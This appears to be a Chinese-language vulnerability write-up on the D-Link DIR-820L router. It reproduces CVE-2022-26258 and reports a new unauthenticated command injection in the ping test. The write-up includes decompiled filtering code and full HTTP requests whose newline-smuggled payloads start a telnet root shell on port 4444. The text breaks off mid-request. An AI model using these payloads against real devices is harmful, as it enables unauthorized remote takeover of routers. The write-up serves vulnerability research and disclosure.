D-Link DIR-820L命令注入复现到新漏洞挖掘

漏洞信息

漏洞链接：https://nvd.nist.gov/vuln/detail/CVE-2022-26258


影响产品：DIR-820L 1.05 B03

固件下载地址：http://www.dlinktw.com.tw/techsupport/download.ashx?file=2663

漏洞分析


由漏洞信息得知，在路由的处理程序中`/lan.asp`，参数的值`Device Name`可以注入命令

知道漏洞触发位置，自行分析寻找漏洞点




```
iot@splash:~/tools/FirmAE/firmwares/_DIR820LA1_FW105B03.bin.extracted/squashfs-root$ grep -r lan.asp
www/storage_WFA.asp:                    <input type="hidden" id="html_response_return_page" name="html_response_
return_page" value="lan.asp">
www/countdown.asp:      if(targetPage == "lan.asp")
www/back.asp:                   in lan.asp it will redirect to reboot.asp while ip,mask,dns-relay,dhcp-server se
tting changed.
www/back.asp:           redirect_target = "lan.asp";
www/menu_left_setup.asp:                <li><div id="left_b3" class="sidenavoff"><a id="left_f3" href="lan.asp"
onclick="return jump_if();"></a></div></li>
www/storage.asp:                        <input type="hidden" id="html_response_return_page" name="html_response_
return_page" value="lan.asp">
www/wizard_wlan1.asp:                 <input type="button" class="button_submit" id="prev_b" name="prev_b" value=
"" onClick="window.location.href='wizard_wlan.asp'">
www/def_lang.js:        "LY29":"Locking the WPS-PIN Setup prevents the settings from being changed by any new ex
ternal register using its PIN. Devices can still be added to the wireless network using Wi-Fi Protected Setup. I
t is still possible to change wireless network settings with <a href=\"wireless.asp\" shape=\"rect\">Manual Wire
less Network Setup</a>, <a href=\"wizard_wlan.asp\" shape=\"rect\">Wireless Network Setup Wizard</a>",
www/wizard_wlan.asp:                    <input type="hidden" id="html_response_return_page" name="html_response_
return_page" value="wizard_wlan.asp">
www/wizard_wireless.asp:                                <input type="button" class="button_submit" id="w
ireless_wizard" name="wireless_wizard" value="" onClick=window.location.href="wizard_wlan.asp">
www/lan.asp:                    window.location.href = "lan.asp";
www/lan.asp:            paramStr += '&nextPage=lan.asp';
www/lan.asp:                    <input type="hidden" id="html_response_page" name="html_response_page" value="ba
ck_lan.asp">
www/lan.asp:                    <input type="hidden" id="html_response_return_page" name="html_response_return_p
age" value="lan.asp">
Binary file sbin/ncc2 matches
```

推测这个二进制文件就是处理前端输入传入后端的，放入IDA分析，搜索device




Address	Length	Type	String
LOAD:00558E44	0000001E	C	<device_name>%s</device_name>
LOAD:00559494	0000000C	C	device_name
LOAD:0056801C	00000019	C	flash set DEVICE_NAME %s
LOAD:00569130	00000014	C	device_name = \"%s\"\n

_system()函数第四个参数，执行了拼接后的命令，而在前有hasInjectionString()过滤，在文件系统搜索字符串




```
  initInstFunc(96, v6, 0);
  v3 = (const char **)getObj(96, v6);
  v4 = v3;
  if ( v3 )
  {
    if ( hasInjectionString(*v3) == 1 )
    {
      freeObj(v4);
      return 0;
    }
    if ( *v4 )
      _system("ncc_rtk_lltdd.c", 63, "mySpStart", "flash set DEVICE_NAME %s", *v4);
    freeObj(v4);
  }
  _system("ncc_rtk_lltdd.c", 68, "mySpStart", "%s %s", "lld2d", a2);
  return 1;
}
```




```
oot$ grep -r hasInjectionString
Binary file sbin/ncc2 matches
Binary file lib/libleopard.so matches
```

分析libleopard.so，过滤了一些截断符，但是并没有过滤换行符



```
int __fastcall hasInjectionString(const char *a1)
{
  if ( !a1
    || strpos(a1, "`") == -1
    && strpos(a1, "\\") == -1
    && strpos(a1, ";") == -1
    && strpos(a1, "'") == -1
    && strpos(a1, "|") == -1 )
  {
    return 0;
  }
  printf("[%s::%s::%d] Injection string: %s\n", "jjbox_string.c", "hasInjectionString", 154, a1);
  return 1;
}
```


_system()调用了system，此外，libleopard.so还定义了exec_system()函数，但grep搜索后并未在其他二进制文件中引用



```
int _system(int a1, int a2, int a3, const char *a4, ...)
{
  char v5[1028]; // [sp+1Ch] [-404h] BYREF
  va_list va; // [sp+438h] [+18h] BYREF

  va_start(va, a4);
  vsprintf(v5, a4, va);
  return system(v5);
}
```


漏洞复现

使用FirmAe仿真固件



```
[redacted]:~/tools/FirmAE$ sudo ./run.sh -r dlink firmwares/DIR820LA1_FW105B03.b
in
[sudo] password for iot:
[*] firmwares/DIR820LA1_FW105B03.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] firmwares/DIR820LA1_FW105B03.bin already succeed emulation!!!

[IID] 26
[MODE] run
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
Creating TAP device tap26_0...
Set 'tap26_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 42.977322557 48.06211220
2
```

直接登录，默认不需要密码，在lan.asp



192.168.0.1/lan.asp

Product Page: Hardware Version: Firmware Version: 1.05

NETWORK SETTINGS

Use this section to configure the internal network settings of your router and also to configure the built-in DHCP Server to assign IP addresses to the computers on your network. The IP Address that is configured here is the IP Address that you use to access the Web-based management interface. If you change the IP Address here, you may need to adjust your PC's network settings to access the network again.

Save Settings Don't Save Settings

ROUTER SETTINGS

Use this section to configure the internal network settings of your router. The IP Address that is configured here is the IP Address that you use to access the Web-based management interface. If you change the IP Address here, you may need to adjust your PC's network settings to access the network again.

Router IP Address:	192.168.0.1
Subnet Mask:	255.255.255.0
Device Name:	dlinkrouter1
Local Domain Name:	
Enable DNS Relay:	☑


Helpful Hints ...

If you already have a DHCP server on your netwo k or are using static IP ad dresses on all the device on your network, unchec **Enable DHCP Server** to disable this feature.

If you have devices on yo ur network that should al ways have fixed IP addre sses, add a **DHCP Reser vation** for each such dev ce.


More...

将lanHostCfg_DeviceName_1.1.1.0值加上需要执行的命令，这里我尝试直接把值全部更改为执行的命令是失败的，后来在前面加上加一些其他字符串是成功的，在firmae调试的telnet里边，发包后看到并没有执行的命令，所以不知道是不是因为是仿真的原因，如果把预设命令直接当做devicename设置，截断会不起作用，没有做过多的研究，感兴趣可以动态调试看一下



```
POST /get_set.ccp HTTP/1.1
Host: 192.168.0.1
Content-Length: 791
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Referer: http://192.168.0.1/lan.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: hasLogin=1
Connection: close

ccp_act=set&old_ip=192.168.0.1&old_mask=255.255.255.0&new_ip=192.168.0.1&new_mask=255.255.255.0&nextPage=lan.asp&lanHostCfg_IPAddress_1.1.1.0=192.168.0.1&lanHostCfg_SubnetMask_1.1.1.0=255.255.255.0&lanHostCfg_DomainName_1.1.1.0=&lanHostCfg_DNSRelay_1.1.1.0=1&lanHostCfg_DHCPServerEnable_1.1.1.0=1&lanHostCfg_MinAddress_1.1.1.0=192.168.0.100&lanHostCfg_MaxAddress_1.1.1.0=192.168.0.200&lanHostCfg_DHCPLeaseTime_1.1.1.0=1440&lanHostCfg_DeviceName_1.1.1.0=dd%0atelnetd -l /bin/sh -p 4444%0a&lanHostCfg_AlwaysBroadcast_1.1.1.0=0&lanHostCfg_NetBIOSAnnouncement_1.1.1.0=0&lanHostCfg_NetBIOSLearn_1.1.1.0=0&lanHostCfg_NetBIOSScope_1.1.1.0=&lanHostCfg_NetBIOSNodeType_1.1.1.0=2&lanHostCfg_PrimaryWINSAddress_1.1.1.0=0.0.0.0&lanHostCfg_SecondaryWINSAddress_1.1.1.0=0.0.0.0&1651631405446=1651631405446
```

成功getshell，命令执行成功




```
[redacted]:~$ telnet 192.168.0.1 4444
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

# 
```

新漏洞挖掘

命令注入：


已知过滤函数没有过滤完全，通过查看hasInjectionString()函数引用寻找其他输入点

在nc22中，获取输入的ping_addr值，经过不完全的过滤，拼接后的字符串使用popen()执行，存在命令注入



```
v13 = 0;
v14[0] = 0;
memset(v15, 0, sizeof(v15));
memset(v16, 0, 0x100u);
v6 = xmlNewDocFile();
v7 = get_entry_value_by_name(a2, a3, "ping_addr");
v8 = (const char *)v7;
if ( v7 && hasInjectionString(v7) != 1 && (sub_49DA00(v8) || !sub_49DD8C(v8, v14)) && strcmp(v8, "localhost") )
{
  snprintf(v16, 0x100u, "/bin/ping -c 1 -W 2 -w 3 %s 2>&1 | egrep \"received|^ping\"", v8);
  v9 = popen(v16, "r");
  v10 = v9;
  if ( v9 )
```

对ping功能抓包，经测试，ping test和ipv6 ping test都存在命令注入，将ping_addr参数修改为%0Atelnetd%20-l%20%2Fbin%2Fsh%20-p%204444%0A，这个数据包cookie是比较简单的参数为1就行，经实际测试，无需最后的165参数（可能是时间戳）也可实现命令注入，所以是未授权命令执行



PING TEST

Ping Test sends "ping" packets to test a computer on the Internet.

PING TEST

Host Name or IP Address : 192.168.1.1

IPV6 PING TEST

Host Name or IPv6 Address :


PING RESULT

Ping Test

Helpful Hints ...

Ping checks whether a computer on the Internet is running and responding.


Enter either the IP address of the target computer or enter its fully qualified domain name.



```
POST /ping.ccp HTTP/1.1
Host: 192.168.0.1
